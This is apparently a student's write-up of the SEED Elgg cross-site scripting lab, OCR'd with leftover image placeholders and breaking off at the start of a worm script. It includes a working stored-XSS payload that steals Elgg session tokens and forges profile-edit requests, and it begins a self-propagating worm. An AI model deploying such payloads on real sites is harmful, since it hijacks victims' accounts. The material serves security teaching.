
This line is for getting a new random token and assigning the value.

Both lines are needed to create the request. The secret token will be assigned to the session and will be stored as a cookie and the token has to be obtained.


Q5: If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? Justify your answer.

It can still launch; the editor mode is only for showing the code in visual form. However, the JS code is still active.

To demonstrate, I changed the field to the text editor mode as shown below:




I log back in to Alice's account and view Samy's account, and as shown below the code still executes:



Task Five

Before initiating the attack I obtained the HTTP request using Firefox's HTTP Header Live extension:



Then, as per the tutorial, I copied and pasted the code provided and added the HTTP request I got from the extension:

Display name

Samy


About me Visual editor

```
<script type="text/javascript">
  window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the content of your url.
  var content=token+ts+"&name="+userName+"&description=Your+profile+can+be+edited+by+Samy&
accesslevel[description]=2"; //FILL IN
  var sendurl="http://ec2-34-229-140-154.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
  var samyGuid=47; //FILL IN
  if(elgg.session.user.guid!=samyGuid)
  {
//Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","http://ec2-34-229-140-154.compute-1.amazonaws.com");
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


Public


I logged out of Samy's account and back into Alice's account to see if the code was executed.

Initially, nothing appeared on Alice's account:



But after viewing Samy's account, I noticed changes in her brief description:






The screenshots above show the successful execution of the JS code from Samy's account.

Q6. Why do we need the line `if(elgg.session.user.guid!=samyGuid)` ?


This line of code is required to check if the account is Samy himself or not. Without it, Samy will be attacked by himself and the attack cannot be executed properly as a result. Worst-case scenario is that Samy makes a change in his profile, and the script code will replace the "About Me" text in the field with "Your profile can be edited by Samy". After all of this, the ability to change the victim's profile cannot be enabled again.

Q7. Remove this line, and repeat your attack. Report what you see using a screenshot and explain your observation.




Before removing the line, the profile looks like it does above; the About Me section is empty, however the code was written in Edit mode, so nothing is being shown.

However, once I deleted the line, I saved the profile and checked to see if the script code still executed:



As shown above, the code executed, while not showing any changes in Samy's profile. However, once I went to the Edit profile page, I saw this:



What happened here, as shown above, was a result of removing the line. The code no longer checks to see if the account user is Samy, so the script code will execute regardless of who accesses Samy's account (including Samy himself).

Task Six

Q8. Document your self-propagating worm implemented using the DOM approach and include screenshots showing that it works as well.


While adding the code that will allow the worm to propagate, I also added the code that will not only modify the victim's profile but also add another user (in this case, Samy) as a friend.

About me Visual editor


```
<script id="worm" type="text/javascript">
   window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
